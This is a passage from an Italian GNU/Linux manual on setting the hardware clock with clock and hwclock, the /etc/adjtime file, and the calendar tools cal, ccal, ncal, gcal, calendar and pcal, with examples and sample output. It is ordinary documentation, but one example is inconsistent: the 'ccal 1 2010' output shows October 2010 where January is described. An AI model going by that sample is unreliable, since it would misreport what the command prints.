`-s`	Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**`-u`**'.
`-a`	Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware, tenendo conto anche dell'errore sistematico indicato nel file '`/etc/adjtime`' e riaggiornando lo stesso orologio hardware.

Segue la descrizione di alcuni esempi.

- `#` **`clock -r`** [*Invio*]

  Legge e restituisce la data e l'orario contenuto nell'orologio hardware.

- `#` **`clock -r -u`** [*Invio*]

  La stessa cosa dell'esempio precedente, ma visualizza la data e l'ora locale, essendo l'orologio impostato sul tempo universale.

- `#` **`clock -w -u`** [*Invio*]

  Aggiorna l'orologio hardware, con riferimento al tempo universale, secondo l'orologio del sistema.

- `#` **`clock -a -u`** [*Invio*]

  Aggiorna l'orologio di sistema a partire da quello hardware, tenendo conto che l'orologio hardware è riferito al tempo universale, calcolando anche l'eventuale aggiustamento contenuto nel file '`/etc/adjtime`'.

98.4.3 Utilizzo di «hwclock»

Il programma '**`hwclock`**' [2] è una versione alternativa del programma '**`clock`**', specifica per i sistemi GNU/Linux, con il quale è comunque compatibile. In particolare, accetta anche quasi tutte le opzioni di quel programma.

```
hwclock [opzioni]
```

A differenza di '**`clock`**', '**`hwclock`**' è in grado di modificare direttamente l'orologio hardware, senza dover leggere l'orario fornito dal sistema operativo; inoltre, è in grado di gestire in modo autonomo il file di configurazione '`/etc/adjtime`' annotando l'errore dell'orologio hardware in base ai comandi di modifica dati dall'utente del sistema.

Tabella 98.5. Alcune opzioni.

Opzione	Descrizione
-u --utc	Stabilisce che l'informazione data-orario contenuta nell'orologio hardware deve essere (oppure è) riferita al tempo universale (UTC).
-r --show	Legge la data e l'ora dell'orologio hardware e ne emette il contenuto attraverso lo standard output.
-w --systohc	Modifica la data e l'ora dell'orologio hardware, in base a quanto indicato dall'orologio di sistema. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**-u**'.
-s --hctosys	Aggiorna la data e l'ora del sistema in base al contenuto dell'orologio hardware. Quando il sistema fa affidamento sul fatto che l'orologio hardware contenga l'orario UTC, si utilizza questa opzione assieme a '**-u**'.
-a --adjust	Aggiusta la data dell'orologio hardware in funzione del contenuto del file '/etc/adjtime'.
--set	Imposta l'orologio hardware in base all'indicazione data attraverso l'opzione '**--date**', modificando di conseguenza anche il file '/etc/adjtime'.
--date=***data_orario***	Definisce la data da attribuire all'orologio hardware. In pratica si usa solo assieme all'opzione '**--set**'.

Segue la descrizione di alcuni esempi.

- # **hwclock -r** [*Invio*]

  Mostra la data e l'ora dell'orologio hardware.

- # **hwclock -r -u** [*Invio*]

  Mostra la data e l'ora dell'orologio hardware, tenendo conto che quella è riferita al tempo universale, correggendola di conseguenza prima di visualizzarla.

- # **hwclock -u --set --date='04/01/2007 10:10:30'** [*Invio*]

  Imposta l'orologio hardware al 1 aprile 2007, alle ore 10:10 e 30 secondi. Contestualmente, '**hwclock**' modifica il file '/etc/adjtime' annotando l'errore sistematico dell'orologio hardware in base alla differenza riscontrata rispetto all'orario precedente.

- # **hwclock -a** [*Invio*]

  Corregge la data dell'orologio hardware in funzione delle informazioni contenute del file '/etc/adjtime'.

- # **hwclock -u -s** [*Invio*]

  Aggiorna l'orologio del sistema in base al valore riportato dall'orologio hardware, che risulta posizionato sul tempo universale.

98.4.4 File «/etc/adjtime»

Il file '`/etc/adjtime`' viene utilizzato da '**`clock`**' o da '**`hwclock`**' per tenere traccia dell'errore sistematico dell'orologio hardware. Contiene una sola riga di testo dove appaiono tre numeri, il cui significato è espresso dalla sintassi seguente:

[+|-] ***aggiustamento_giornaliero ultimo_utilizzo resto***

Quando questo file non è configurato, appare la riga seguente:

```
0.0 0 0.0
```

Il primo valore rappresenta l'aggiustamento giornaliero in secondi che sarebbe necessario per fare sì che l'orologio hardware sia corretto. Per esempio, se vengono guadagnati sistematicamente cinque secondi ogni giorno, si può modificare il primo valore indicando '**`-5.0`**'.

Il secondo numero viene gestito dai programmi che si occupano di aggiustare l'orologio e serve a memorizzare quando è stato fatto l'ultimo aggiustamento. Questo valore viene indicato con un numero che rappresenta quanti secondi sono trascorsi a partire dalla data di riferimento del sistema.

L'ultimo valore rappresenta la parte frazionaria di secondo che non ha potuto essere utilizzata nell'ultimo aggiustamento.

In pratica, l'amministratore del sistema deve occuparsi solo di modificare il primo valore, perché gli altri due sono gestiti direttamente dai programmi che si occupano di correggere l'orario. Eventualmente, utilizzando il programma '**`hwclock`**' con l'opzione '**`--set`**', non è nemmeno necessario preoccuparsi di questo.

Per fare in modo che l'orologio hardware venga corretto regolarmente attraverso le informazioni di questo file, è necessario che la procedura di inizializzazione del sistema sia stata predisposta in modo tale da provvedere ogni volta che viene avviato il sistema operativo. Di solito, le distribuzioni GNU sono già organizzate in questo modo; tuttavia potrebbe rimanere il problema di aggiornare l'orologio durante il funzionamento del sistema, in tutti i casi in cui l'elaboratore rimane acceso per tempi molto lunghi (si pensi a un nodo di Internet che offre dei servizi ininterrottamente). Evidentemente, occorre configurare il sistema Cron in modo da eseguire ogni giorno (a una certa ora) i comandi seguenti:

```
/sbin/clock -u -a
/sbin/clock -u -s
```

Oppure:

```
/sbin/hwclock -u -a
/sbin/hwclock -u -s
```

In pratica, prima si aggiorna l'orologio hardware e quindi si riallinea l'orologio del sistema operativo (negli esempi mostrati si presume che l'orologio hardware sia puntato sul tempo universale).

Il programma '**`clock`**' originale dovrebbe fare tutto utilizzando solo l'opzione '**`-a`**' (senza bisogno di essere riavviato con l'opzione '**`-s`**' per allineare il kernel). Tuttavia, se si tratta di un collegamento a '**`hwclock`**' che accetta la stessa opzione, l'aggiornamento dell'orologio del kernel deve essere richiesto in modo esplicito come è stato mostrato.

[1] **GNU core utilities** GNU GPL

[2] **util-linux: hwclock** GNU GPL

Capitolo 99

Calendario

A fianco alla gestione dell'orologio interno del sistema, si può sentire l'esigenza di consultare un calendario, più o meno «perpetuo», che non sia limitato alla convenzione Unix per cui il tempo inizia il primo giorno del 1970. A questo proposito è bene tenere a mente il problema della riforma gregoriana, che purtroppo non è stata applicata in tutto il mondo nello stesso modo.

Tabella 99.1. Riepilogo dei programmi e dei file per la gestione di calendari.

Nome	Descrizione
'**cal**'	Calendario.
'**ccal**'	Calendario colorato.
'**ncal**'	Calendario, con il calcolo della pasqua.
'**gcal**'	Calendario.
'**calendar**'	Promemoria di scadenze e ricorrenze.
'**pcal**'	Calendario in PostScript o in HTML.
'.calendar'	File di configurazione di scadenze e ricorrenze.
'calendar'	File di configurazione di scadenze e ricorrenze.

99.1 Utilizzo di «cal»

Il programma '**cal**' [1] serve a visualizzare un calendario molto semplice. Se non si indicano argomenti nella riga di comando, '**cal**' si limita a mostrare il mese attuale (in base alla data dell'orologio del sistema).

```
cal [opzioni] [mese [anno]]
```

È possibile indicare un mese particolare, di un certo anno, oppure solo un anno. Il mese si indica con un numero da 1 a 12, mentre l'anno si indica con un numero da 1 a 9999. A questo proposito, è bene precisare che se si indica un numero soltanto tra gli argomenti, questo viene inteso come l'anno e non il mese.

Il programma '**cal**' è sensibile alla configurazione della localizzazione, attraverso la variabile di ambiente '**LANG**', oppure le variabili '**LC_***' (si veda il capitolo 137). Così facendo, si ottengono i nomi delle settimane e dei mesi nella lingua prescelta.

Tabella 99.2. Alcune opzioni.

Opzione	Descrizione
-j	Mostra la data giuliana; in pratica, si numerano i giorni a partire dall'inizio dell'anno, dove il primo giorno corrisponde al numero uno.
-m	Mostra il lunedì come il primo giorno della settimana.
-y	Mostra il calendario di tutto l'anno.

Segue la descrizione di alcuni esempi.

- $ **cal** [*Invio*]

Mostra il calendario del mese corrente.

- $ **cal -m** [*Invio*]

  Come nell'esempio precedente, mettendo il lunedì all'inizio della settimana.

- $ **cal -m 1752** [*Invio*]

  Mostra il calendario dell'anno 1752, che si considera essere quello dell'entrata in vigore della riforma gregoriana in Gran Bretagna e nelle sue colonie.

- $ **cal -m 9 1752** [*Invio*]

  Mostra il calendario di settembre 1752. Il risultato che si ottiene è il seguente:

```
   settembre 1752
lu ma me gi ve sa do
    1  2 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30
```

99.2 Utilizzo di «ccal»

Il programma '**ccal**' [2] serve a visualizzare un calendario molto semplice, utilizzando i colori se il terminale lo consente. Se non si indicano argomenti nella riga di comando, '**ccal**' si limita a mostrare il mese attuale (in base alla data dell'orologio del sistema).

ccal [*opzioni*] [*mese* [*anno*]]

A differenza del programma '**cal**' tradizionale, con questo è possibile annotare degli appuntamenti o delle scadenze in un file, per metterle in evidenza quando serve. Per approfondire l'uso di questo programma si deve consultare la pagina di manuale *ccal(1)*; qui vengono mostrati solo alcuni esempi elementari.

- $ **ccal** [*Invio*]

  Mostra il calendario del mese in corso, dove appare evidenziato il giorno attuale (in questo caso si tratta del 23 settembre 2004).

```
   September 2004
Mo Tu We Th Fr Sa Su
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22<23>24 25 26
27 28 29 30
```

- $ **ccal 1 2010** [*Invio*]

  Mostra il calendario del mese di gennaio 2010.

```
     October 2010
Mo Tu We Th Fr Sa Su
             1  2  3
 4  5  6  7  8  9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30 31
```

• `$ ccal 2010` [*Invio*]

Mostra il calendario di tutto l'anno 2010.

```
                              2010

        Jan                     Feb                     Mar
Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su
             1  2  3     1  2  3  4  5  6  7     1  2  3  4  5  6  7
 4  5  6  7  8  9 10     8  9 10 11 12 13 14     8  9 10 11 12 13 14
11 12 13 14 15 16 17    15 16 17 18 19 20 21    15 16 17 18 19 20 21
18 19 20 21 22 23 24    22 23 24 25 26 27 28    22 23 24 25 26 27 28
25 26 27 28 29 30 31                            29 30 31

        Apr                     May                     Jun
Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su
          1  2  3  4                    1  2        1  2  3  4  5  6
 5  6  7  8  9 10 11     3  4  5  6  7  8  9     7  8  9 10 11 12 13
12 13 14 15 16 17 18    10 11 12 13 14 15 16    14 15 16 17 18 19 20
19 20 21 22 23 24 25    17 18 19 20 21 22 23    21 22 23 24 25 26 27
26 27 28 29 30          24 25 26 27 28 29 30    28 29 30
                        31
        Jul                     Aug                     Sep
Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su
          1  2  3  4                       1           1  2  3  4  5
 5  6  7  8  9 10 11     2  3  4  5  6  7  8     6  7  8  9 10 11 12
12 13 14 15 16 17 18     9 10 11 12 13 14 15    13 14 15 16 17 18 19
19 20 21 22 23 24 25    16 17 18 19 20 21 22    20 21 22 23 24 25 26
26 27 28 29 30 31       23 24 25 26 27 28 29    27 28 29 30
                        30 31
        Oct                     Nov                     Dec
Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su    Mo Tu We Th Fr Sa Su
             1  2  3     1  2  3  4  5  6  7           1  2  3  4  5
 4  5  6  7  8  9 10     8  9 10 11 12 13 14     6  7  8  9 10 11 12
11 12 13 14 15 16 17    15 16 17 18 19 20 21    13 14 15 16 17 18 19
18 19 20 21 22 23 24    22 23 24 25 26 27 28    20 21 22 23 24 25 26
25 26 27 28 29 30 31    29 30                   27 28 29 30 31
```

• `$ ccal 9 1752` [*Invio*]

```
   September 1752
Mo Tu We Th Fr Sa Su
       1  2 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29 30
```

Mostra il calendario del mese di settembre dell'anno 1752, secondo la convenzione della Gran Bretagna, nel quale entra in vigore la riforma gregoriana.

99.3 Utilizzo di «ncal»

Il programma '**ncal**' [3] funziona in modo simile a '**cal**' (spesso si tratta dello stesso programma che si comporta in modo diverso a seconda del nome con cui lo si chiama), ma in più consente di calcolare il giorno di pasqua e di tenere conto della località per considerare l'entrata in vigore della riforma gregoriana.

ncal [*opzioni*] [-s *codice_paese*] [[*mese*] *anno*]

Il modello sintattico mostrato è generalizzato, ma in pratica, le opzioni che servono a calcolare il giorno di pasqua di un certo anno, sono in conflitto con quelle che servono a mostrare un calendario.

Tabella 99.8. Alcune opzioni.

Opzione	Descrizione
-j -m -y	Queste opzioni funzionano come per '**cal**'.
-J	Mostra il calendario giuliano.
-p	Questa opzione, usata da sola, serve a mostrare l'elenco dei codici di identificazione dei paesi, da usare eventualmente con l'opzione '**-s**'. A fianco di ogni codice, appare la data presunta dell'entrata in vigore della riforma gregoriana.
-s *codice_paese*	Richiede espressamente di calcolare la data, tenendo conto dell'entrata in vigore della riforma gregoriana, secondo il codice che deve indicare il paese a cui si vuole fare riferimento. In mancanza di questa opzione, il programma tenta di determinare il paese dalla configurazione locale.
-o [*anno*]	Questa opzione, usata da sola, mostra la data della pasqua delle chiese ortodosse.
-e [*anno*]	Questa opzione, usata da sola, mostra la data della pasqua delle chiese occidentali (non ortodosse).

Segue la descrizione di alcuni esempi.

- $ **ncal -p** [*Invio*]

```
AL Albania        1912-11-30      IT Italy          1582-10-04
AT Austria        1583-10-05      JP Japan          1918-12-18
AU Australia      1752-09-02      LI Lithuania      1918-02-01
BE Belgium        1582-12-14      LN Latin          9999-05-31
BG Bulgaria       1916-03-18      LU Luxembourg     1582-12-14
CA Canada         1752-09-02      LV Latvia         1918-02-01
CH Switzerland    1655-02-28      NL Netherlands    1582-12-14
CN China          1911-12-18      NO Norway         1700-02-18
CZ Czech Republic 1584-01-06      PL Poland         1582-10-04
DE Germany        1700-02-18      PT Portugal       1582-10-04
DK Denmark        1700-02-18      RO Romania        1919-03-31
ES Spain          1582-10-04      RU Russia         1918-01-31
FI Finland        1753-02-17      SI Slovenia       1919-03-04
FR France         1582-12-09      SE Sweden         1753-02-17
GB United Kingdom 1752-09-02      TR Turkey         1926-12-18
GR Greece         1924-03-09      US United States  1752-09-02
HU Hungary        1587-10-21      YU Yugoslavia     1919-03-04
IS Iceland        1700-11-16
```

- $ **`ncal -s IT 10 1582`** [*Invio*]

  Mostra il mese di ottobre 1582 italiano, tenendo conto che la riforma gregoriana dovrebbe essere entrata in vigore il giorno 4 di quel mese:

```
    Ottobre 1582
lu  1 18 25
ma  2 19 26
me  3 20 27
gi  4 21 28
ve 15 22 29
sa 16 23 30
do 17 24 31
```

- $ **`ncal -e 2005`** [*Invio*]

```
27 marzo 2005
```

  Mostra il giorno di pasqua dell'anno 2005.

99.4 Utilizzo di «gcal»

Il programma '**`gcal`**' [4] consente di ottenere un calendario, secondo vari formati, in grado di riconoscere il momento dell'introduzione della riforma gregoriana in base alla configurazione locale.

gcal [***opzioni***] [***comando***]

Il modello sintattico mostrato è semplificato rispetto alla documentazione originale, ma occorre tenere presente che questo programma è ricco di opzioni e di argomenti particolari, che qui vengono omessi. Probabilmente '**gcal**' è la soluzione «definitiva» al problema della gestione di un calendario, ma occorre leggere la documentazione originale, costituita dal documento *info gcal*. Qui vengono mostrati solo alcuni esempi banali, ignorando completamente tutte le potenzialità del programma.

- $ **gcal** [*Invio*]

  Mostra il calendario del mese e dell'anno in corso, evidenziando il giorno corrente (in questo caso si tratta del 23 settembre 2004).

```
September 2004

Monday          6 13 20 27
Tuesday         7 14 21 28
Wednesday    1  8 15 22 29
Thursday     2  9 16<23>30
Friday       3 10 17 24
Saturday     4 11 18 25
Sunday       5 12 19 26
```

- $ **gcal 11 2004** [*Invio*]

  Mostra il calendario del mese di novembre 2004.

```
November 2004

Monday       1  8 15 22 29
Tuesday      2  9 16 23 30
Wednesday    3 10 17 24
Thursday     4 11 18 25
Friday       5 12 19 26
Saturday     6 13 20 27
Sunday       7 14 21 28
```

- $ **gcal 2004** [*Invio*]

  Mostra il calendario dell'anno 2004.

```
                              2004


     January              February             March                April

Mo        5 12 19 26           2  9 16 23     1  8 15 22 29           5 12 19 26
Tu        6 13 20 27           3 10 17 24     2  9 16 23 30           6 13 20 27
We        7 14 21 28           4 11 18 25     3 10 17 24 31           7 14 21 28
Th     1  8 15 22 29           5 12 19 26     4 11 18 25           1  8 15 22 29
Fr     2  9 16 23 30           6 13 20 27     5 12 19 26           2  9 16 23 30
Sa     3 10 17 24 31           7 14 21 28     6 13 20 27           3 10 17 24
Su     4 11 18 25           1  8 15 22 29     7 14 21 28           4 11 18 25
```

```
     May               June              July              August

Mo        3 10 17 24 31       7 14 21 28        5 12 19 26        2  9 16 23 30
Tu        4 11 18 25    1  8 15 22 29        6 13 20 27        3 10 17 24 31
We        5 12 19 26    2  9 16 23 30        7 14 21 28        4 11 18 25
Th        6 13 20 27    3 10 17 24       1  8 15 22 29        5 12 19 26
Fr        7 14 21 28    4 11 18 25       2  9 16 23 30        6 13 20 27
Sa     1  8 15 22 29    5 12 19 26       3 10 17 24 31        7 14 21 28
Su     2  9 16 23 30    6 13 20 27       4 11 18 25        1  8 15 22 29


     September         October           November          December

Mo        6 13 20 27        4 11 18 25   1  8 15 22 29        6 13 20 27
Tu        7 14 21 28        5 12 19 26   2  9 16 23 30        7 14 21 28
We     1  8 15 22 29        6 13 20 27   3 10 17 24        1  8 15 22 29
Th     2  9 16<23>30        7 14 21 28   4 11 18 25        2  9 16 23 30
Fr     3 10 17 24       1  8 15 22 29    5 12 19 26        3 10 17 24 31
Sa     4 11 18 25       2  9 16 23 30    6 13 20 27        4 11 18 25
Su     5 12 19 26       3 10 17 24 31    7 14 21 28        5 12 19 26
```

- $ **echo $LANG** [*Invio*]

  ```
  it_IT
  ```

  $ **gcal 10 1582** [*Invio*]

  ```
  October 1582

  Monday        1 18 25
  Tuesday       2 19 26
  Wednesday     3 20 27
  Thursday      4 21 28
  Friday       15 22 29
  Saturday     16 23 30
  Sunday       17 24 31
  ```

  Mostra il calendario del mese di ottobre 1582, durante il quale entra in vigore la riforma gregoriana. Si osservi che la configurazione della variabile di ambiente '**LANG**' fa riferimento all'Italia.

99.5 Utilizzo di «calendar»

Il programma '**calendar**' [5] serve a ricordare delle date importanti, attraverso un meccanismo molto semplice, che prevede almeno un file contenente una serie di righe, ognuna con una data e l'annotazione da ricordare:

```
calendar [opzioni]
```

Normalmente il programma viene usato senza argomenti, per ottenere l'elenco delle cose da ricordare per il giorno attuale e quello successivo (se ci si trova nel finesettimana, le informazioni possono prolungarsi fino al lunedì successivo).

Le date o le scadenze da ricordare possono essere memorizzate in uno o più file. Volendo semplificare, può trattarsi del file '`calendar`' collocato nella directory corrente, oppure del file '`~/.calendar`', o anche di '`~/.calendar/calendar`'; in mancanza di uno di questi file personali, il programma va a cercare qualcosa che può essere generalizzato per tutto il sistema (nella directory '`/etc/calendar/`' o all'interno di '`/usr/share/calendar/`'). La gestione di questi file può essere anche molto complicata, pertanto, se serve, si deve consultare la pagina di manuale *calendar(1)*.

In condizioni normali, quando si installa il pacchetto che contiene il programma '**calendar**', si ottiene anche una configurazione predefinita con tante ricorrenze utili o curiose:

$ **calendar** [*Invio*]

```
set 15  Agatha Christie born in Torquay, England, 1890
set 15  ACM founded, 1947
set 15  Soviet Premier Nikita Khrushchev begins his 13 day tour of the US, 1959
set 15  The US Foreign Affairs Dept. becomes the US State Department, 1789
set 15  Foundation of Panama in Panama
set 15  Aujourd'hui, c'est la St(e) Roland.
set 15  La rosée de saint Albin
        est, dit-on, rosée de vin.
set 15  Wahl von Konrad Adenauer (CDU) zum Bundeskanzler, 1949
set 15  Nürnberger Gesetze, 1935
set 16  Allen Funt born in Brooklyn, NY, 1914
set 16  The village of Shawmut, Massachusetts, becomes the city of Boston, 1630
set 16  Malaya, Sabah, Sarawak and Singapore unite to become Malaysia, 1963
set 16  Cherokee Strip Day in Oklahoma
set 16  Independence Days in Mexico and Papua New Guinea
set 16  B.B. King is born in Itta Bena, Mississippi, 1925
set 16  N'oubliez pas les Édith !
```

Quando invece l'utente predispone il proprio file '`~/calendar`', o '`~/.calendar/calendar`', tutto questo sparisce, a meno di richiamarlo in modo esplicito.

Il file che contiene le ricorrenze o le scadenze da ricordare, può anche essere piuttosto complesso. In generale conviene limitarsi a scrivere righe secondo la sintassi seguente, senza commenti e lasciando eventualmente solo righe vuote o bianche:

data*<HT>*descrizione

Tra la data e la descrizione ci deve essere un codice di tabulazione orizzontale (<*HT*>), che diventa l'unico modo per distinguere dove finisce un'informazione e dove incomincia l'altra. Tuttavia, nonostante la semplicità estrema di questa notazione, occorre fare attenzione a scrivere la data in modo che il programma sia in grado di riconoscerla. Sono ammissibili diverse modalità; per esempio si può mettere la sigla del mese secondo le convenzioni della propria nazionalità, ma in generale, è meglio usare delle sigle numeriche dove possibile e limitarsi alla lingua inglese per le denominazioni dei giorni della settimana o della festa pasquale. Segue un esempio di questo file che mostra diversi casi, dove in particolare le date che si riferiscono a una festività vanno segnate alla fine con un asterisco:

```
09.15   Ricordati di fare gli auguri a Tizio che è nato il 15 settembre 1970.
09.17   Ricordati di fare gli auguri a Caio che è nato il 17 settembre 1980.
Sun     Buona domenica!
.1      Inizio del mese.
.15     Seconda metà del mese.
Easter* Buona pasqua!
Easter-2*       Buona venerdì di pasqua, fra due giorni è la domenica di pasqua.
09 Wed+1        Primo mercoledì di settembre.
09 Wed+2        Secondo mercoledì di settembre.
09 Wed+3        Terzo mercoledì di settembre.
09 Wed-3        Terzultimo mercoledì di settembre.
09 Wed-2        Penultimo mercoledì di settembre.
09 Wed-1        Ultimo mercoledì di settembre.
Tue     "De venare e de marte, no se se sposa e no se parte"
Fri     "De venare e de marte, no se se sposa e no se parte"
```

Ecco cosa si potrebbe ottenere; si osservi anche il giorno previsto dall'esempio:

$ **date** [*Invio*]

```
Wed Sep 15 21:50:03 CEST 2004
```

$ **cal** [*Invio*]

```
   September 2004
Su Mo Tu We Th Fr Sa
          1  2  3  4
 5  6  7  8  9 10 11
12 13 14 15 16 17 18
19 20 21 22 23 24 25
26 27 28 29 30
```

$ **calendar** [*Invio*]

```
Sep 15  Ricordati di fare gli auguri a Tizio che è nato il 15 settembre 1970.
Sep 15  Seconda metà del mese.
Sep 15  Terzo mercoledì di settembre.
Sep 15  Terzultimo mercoledì di settembre.
```

Eventualmente, si può utilizzare il file seguente per le ricorrenze italiane comuni:

```
easter* domenica di pasqua
easter+1*       lunedì dell'angelo
easter-47*      martedì grasso
easter-46*      mercoledì delle ceneri
easter-7*       domenica delle palme

1.1*    capodanno
1.6*    epifania
4.1     pesce di aprile
4.25*   liberazione
5.1*    festa del lavoro
8.15*   ferragosto
11.1*   tutti i santi
12.8*   immacolata
12.25*  natale
12.26*  S. Stefano
12.31   ultimo dell'anno
```

Per la descrizione delle opzioni eventuali e degli altri modi possibili per scrivere le date delle ricorrenze, si può consultare la pagina di manuale *calendar(1)*.

99.6 Utilizzo di «pcal»

Il programma '**`pcal`**' [6] consente di ottenere un calendario in forma di file PostScript o di file HTML. Ciò consente di produrre un risultato stampato di qualità ottima oppure un file adatto alla pubblicazione elettronica. Questo programma consente anche di predisporre un file di ricorrenze o di scadenze da utilizzare per inserire delle note nel calendario che si ottiene. Questo file di ricorrenze e di scadenze può essere costruito anche cercando di ottenere una compatibilità minima con il programma '**`calendar`**'.

`pcal` [***opzioni***] [***anno*** | {***mese*** ***anno***} | {***mese_inizio*** ***anno*** ***n_mesi***}]

Tralasciando inizialmente le opzioni, si può osservare dal modello sintattico che è possibile fare a meno di qualunque argomento; in tal caso si ottiene dallo standard output un file PostScript con il calendario del mese in corso. Se si indica un numero, si intende che si vuole ottenere tutto il calendario di quell'anno; se si mettono due numeri, si intende ottenere il calendario di un certo mese e di un certo anno; infine, se si indicano tre numeri, si vuole il calendario a partire da un certo mese, di un certo anno, per un totale di un certo numero di mesi.

Il programma '**`pcal`**' cerca un file contenente le ricorrenze o le scadenze da ricordare, tra una serie di diverse possibilità. In generale conviene usare per questo il file '`~/.calendar`', op-

pure è anche meglio usare l'opzione '**-f**' per indicare direttamente quale file usare per questo. All'interno di questo file si possono annotare dei commenti, preceduti dal cancelletto ('**#**'), si possono anche lasciare righe vuote o bianche e il resto delle righe devono essere direttive nella forma seguente:

data <HT>... ***descrizione***

La data potrebbe essere separata dalla descrizione anche da più di uno spazio normale, ma conviene usare la forma mostrata (con il carattere di tabulazione, singolo o ripetuto), per avere più possibilità di usare questo file anche con altri programmi.

La data, o comunque il riferimento alla ricorrenza può essere indicato con una varietà di possibilità, che possono essere approfondite eventualmente leggendo la documentazione originale, ovvero la pagina di manuale *pcal(1)*; qui viene mostrato un solo esempio che intende rappresentare le festività e le ricorrenze principali secondo la tradizione italiana:

```
#
# Ricorrenze legate in qualche modo al periodo pasquale.
#
easter*                 domenica di pasqua
1st day after easter*   lunedì dell'angelo
47th day before easter* martedì grasso
46th day before easter* mercoledì delle ceneri
7th day before easter*  domenica delle palme
#
# Ora estiva.
#
last sunday in march    passaggio all'ora estiva (+1 ora)
last sunday in october  fine dell'ora estiva (-1 ora)
#
# Ricorrenze fisse.
#
1.1*                    capodanno
1.6*                    epifania
4.1                     pesce di aprile
4.25*                   liberazione
5.1*                    festa del lavoro
8.15*                   ferragosto
11.1*                   tutti i santi
12.8*                   immacolata
12.25*                  Natale
12.26*                  S. Stefano
12.31                   ultimo dell'anno
```

Nell'esempio si può osservare l'asterisco alla fine delle date che rappresentano una festività, da segnalare in modo speciale nel calendario. Si osservi anche che le date composte da giorno e mese, sono formate mettendo il mese per primo, secondo la convenzione che si usa nella lingua inglese, per non dover usare opzioni particolari nella riga di comando del programma.

Tabella 99.24. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-e`	*empty*	Genera un calendario «vuoto», nel senso che si ignorano le annotazioni delle ricorrenze o delle scadenze che possono essere disponibili nel file appropriato.
`-f` ***file***	*file*	Consente di specificare esplicitamente quale file usare per acquisire le ricorrenze o le scadenze.
`-o` ***file***	*output*	Consente di specificare il nome del file da generare, evitando così di ottenere il risultato dallo standard output
`-l`	*landscape*	Fa in modo che il risultato da stampare sia orientato in modo orizzontale. Questo è comunque il comportamento predefinito.
`-p`	*portrait*	Fa in modo che il risultato da stampare sia orientato in modo verticale.
`-j`	*julian*	Fa in modo che venga stampata anche la data giuliana, ovvero il numero del giorno dell'anno.
`-J`	*julian*	Fa in modo che venga stampata anche la data giuliana e la quantità di giorni rimanenti nell'anno.
`-m`	*moon*	Fa sì che vengano inserite le icone delle fasi lunari principali
`-M`	*moon*	Fa sì che per ogni giorno ci sia un'icona con la fase lunare.
`-b` ***giorno*** [`-`***giorno***]	*black*	Fa sì che il giorno o l'intervallo di giorni della settimana indicati siano rappresentati normalmente; per esempio si usa questa opzione per fare in modo che il sabato appaia come un giorno lavorativo comune.
`-F` ***giorno***	*first*	Fa in modo che il giorno della settimana indicato appaia per primo nella sequenza della settimana.
`-A`	*american*	Con questa opzione si dice al programma di interpretare le date come si fa nei paesi di lingua inglese, dove il mese precede il giorno. Questo comportamento è predefinito.
`-E`	*european*	Con questa opzione si dice al programma di interpretare le date come si fa nei paesi europei nei quali si usa mettere il giorno prima del mese.
`-H`	*html*	Genera un file in formato HTML.
`-a` ***linguaggio***		Consente di specificare la lingua da usare per i nomi dei giorni e dei mesi. La sigla del linguaggio è di due caratteri.

Segue la descrizione di alcuni esempi, dove si utilizza il file '`.calendar`' con il contenuto mostrato in precedenza.

- `$` **`pcal > calendario.ps`** [*Invio*]

  Genera il file '`calendario.ps`' con i dati del mese in corso. Il risultato potrebbe essere simile a quello seguente:

September 2004

Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

August 2004

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

October 2004

					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

- `$` **`pcal -o calendario.ps`** [*Invio*]

  Fa esattamente la stessa cosa del comando precedente.

- `$` **`pcal -f .calendar -o calendario.ps`** [*Invio*]

  Dichiara espressamente l'uso del file '`.calendar`' (contenuto nella directory corrente) per inserire nel calendario ricorrenze o scadenze.

- `$` **`pcal -m -o calendario.ps`** [*Invio*]

  Fa in modo che vengano mostrate le fasi lunari principali.

- `$` **`pcal -M -o calendario.ps`** [*Invio*]

  Fa in modo che vengano mostrate le fasi lunari in ogni giorno.

- `$` **`pcal -b sat -M -o calendario.ps`** [*Invio*]

Rispetto all'esempio precedente, fa in modo che il sabato appaia come un giorno lavorativo normale.

- `$ pcal -F mon -b sat -M -o calendario.ps` [*Invio*]

  Rispetto all'esempio precedente, fa in modo che le settimane inizino dal lunedì.

- `$ pcal -F mon -b sat -M -a it -o calendario.ps` [*Invio*]

  Rispetto all'esempio precedente, fa in modo che la denominazione dei mesi e delle settimane appaia in lingua italiana.

- `$ pcal -F mon -b sat -M -a it -o calendario.ps 3 2005` [*Invio*]

  Rispetto all'esempio precedente, fa in modo di generare la pagina del mese di marzo dell'anno 2005. Il suo aspetto dovrebbe essere quello seguente:

Marzo 2005

Lunedì	Martedì	Mercoledì	Giovedì	Venerdì	Sabato	Domenica
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20 domenica delle palme
21	22	23	24	25	26	27 domenica di pasqua, passaggio all'ora estiva (+1 ora)
28 lunedì dell'angelo	29	30	31			

Febbraio 2005

	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28						

Aprile 2005

				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

